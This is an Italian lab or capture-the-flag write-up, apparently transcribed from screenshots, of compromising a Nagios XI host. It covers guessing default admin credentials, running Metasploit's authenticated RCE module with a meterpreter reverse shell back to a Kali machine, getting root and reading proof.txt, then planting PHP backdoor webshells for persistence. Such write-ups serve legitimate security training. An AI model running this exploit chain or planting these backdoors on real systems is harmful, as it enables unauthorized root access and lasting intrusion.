
Nagios XI

Noto sistema di monitoraggio usato in ambito enterprise per monitorare interi asset o infrastrutture, dalle performance ai servizi.

- Prendere conoscenza del tool con documentazione;
- Controllare se account amministratore è abilitato 😟.

Credenziali testate:

- admin/admin
- …
- **nagiosadmin/admin**



This trial copy of Nagios XI has expired. **Purchase a License Now** or **Enter your license key**.

Home Dashboard

Getting Started Guide

Common Tasks:

- Change your account settings
  Change your account password and general preferences.
- Change your notifications settings
  Change how and when you receive alert notifications.
- Configure your monitoring setup
  Add or modify items to be monitored with easy-to-use wizards.

Getting Started:

- **Learn about XI**
  Learn more about XI and its capabilities.
- **Signup for XI news**
  Stay informed on the latest updates and happenings for XI.

Host Status Summary

Up	Down	Unreachable	Pending
1	0	0	0

Unhandled	Problems	All
0	0	1

Last Updated: 2021-01-08 00:12:38

Service Status Summary

Ok	Warning	Unknown	Critical	Pending
11	0	0	2	0

Unhandled	Problems	All
2	2	13

Last Updated: 2021-01-08 00:12:38

We're Here To Help!

Our knowledgeable techs are happy to help you with any questions or problems you may have getting Nagios up and running.

- Support Forum / Customer Support Forum
- Help Resources
- Customer Ticket Support Center
- Customer Phone Support: +1 651-204-9102 Ext. 4

Start Monitoring

Administrative Tasks

Task
Initial Setup Tasks:

💥 Inoltre

- Distribuzione di tipo Ubuntu Linux;
- Possibile vulnerabilità enumerazione utenti ssh;
- Possibile vulnerabilità DOS (openLDAP)

Target exploitation


Framework metasploit:

```
search nagios xi
use xploit/linux/http/nagios_xi_authenticated_rce
use inux/x64/meterpreter/reverse_tcp (default)
```

Configuro parameti richiesti:


```
set rhosts 192.168.19.132 (target)
set password admin
set lhost 192.168.19.131 (kali)
```

`run exploit`:



```
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > exploit

[*] Started reverse TCP handler on 192.168.19.131:4444
[*] Found Nagios XI application with version 5.6.0.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting for the plugin to request the final payload...
[*] Sending stage (3008420 bytes) to 192.168.19.132
[*] Meterpreter session 1 opened (192.168.19.131:4444 → 192.168.19.132:42848) at 2020-11-27 10:49:36 -0500
[*] Deleting malicious 'check_ping' plugin...
[+] Plugin deleted.

meterpreter > ls
Listing: /usr/local/nagiosxi/html/includes/components/profile
=============================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  1956   fil   2020-09-08 14:10:47 -0400  CHANGES.txt
100550/r-xr-x---  13061  fil   2020-11-26 11:47:01 -0500  getprofile.sh
100644/rw-r--r--  2465   fil   2020-09-08 14:10:47 -0400  profile.inc.php
100644/rw-r--r--  10910  fil   2020-09-08 14:10:47 -0400  profile.php
```


`sysinfo`:



```
meterpreter > sysinfo
Computer     : 192.168.19.132
OS           : Ubuntu 16.04 (Linux 4.4.0-186-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
```


🚩 Post exploitation

- Verifica privilegi
  - `whoami`:




```
msf6 exploit(linux/http/nagios_xi_authenticated_rce) > exploit

[*] Started reverse TCP handler on 192.168.19.131:4444
[*] Found Nagios XI application with version 5.6.0.
[*] Uploading malicious 'check_ping' plugin ...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin ...
[*] Waiting for the plugin to request the final payload ...
[*] Sending stage (3008420 bytes) to 192.168.19.132
[*] Meterpreter session 2 opened (192.168.19.131:4444 → 192.168.19.132:42892) at 2020-11-27 11:32:48 -0500
[*] Deleting malicious 'check_ping' plugin ...
[+] Plugin deleted.

meterpreter > shell
Process 30479 created.
Channel 1 created.
whoami
root
cd /root
ls
proof.txt
scripts
cat proof.txt
SunCSR.Team.3.af6d45da1f1181347b9e2139f23c6a5b
```

- Verifica servizi attivi
  - `netstat -tulpn | grep LISTEN`:




```
netstat -tulpn | grep LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      1019/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      974/sshd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      794/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      1361/master
tcp        0      0 0.0.0.0:5667            0.0.0.0:*               LISTEN      1048/xinetd
tcp        0      0 0.0.0.0:389             0.0.0.0:*               LISTEN      1069/slapd
tcp        0      0 127.0.0.1:7878          0.0.0.0:*               LISTEN      1058/shellinabo
tcp6       0      0 :::80                   :::*                    LISTEN      1083/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      974/sshd
tcp6       0      0 ::1:5432                :::*                    LISTEN      794/postgres
tcp6       0      0 :::25                   :::*                    LISTEN      1361/master
tcp6       0      0 :::443                  :::*                    LISTEN      1083/apache2
tcp6       0      0 :::389                  :::*                    LISTEN      1069/slapd
```

- Mantenere accesso successivo
    - Backdoor:
        - phpmeter.php;
        - webshell.



```
meterpreter > upload /root/Desktop/phpmeterBD.php /var/www/html
[*] uploading  : /root/Desktop/phpmeterBD.php → /var/www/html
[*] uploaded   : /root/Desktop/phpmeterBD.php → /var/www/html/phpmeterBD.php
meterpreter > 
```




```
meterpreter > pwd
/var/www/html
meterpreter > ls
Listing: /var/www/html
======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  11321  fil   2020-09-08 14:27:09 -0400  index.html.orig
100755/rwxr-xr-x  3285   fil   2020-09-08 14:27:09 -0400  index.php

meterpreter > upload /root/Desktop/testBD.php /var/www/html
[*] uploading  : /root/Desktop/testBD.php → /var/www/html
[*] uploaded   : /root/Desktop/testBD.php → /var/www/html/testBD.php
meterpreter >
meterpreter > 
```

5️⃣ 🧰 Tool utilizzati

- Netdiscovery;
- Ping;
- Nmap;
- Nessus;
- Skipfish;
- Metasploit;
    - Msfvenom.

6️⃣ Riepilogo risultati

- Scansione Nessus;
- Scansione w.app SkipFish;

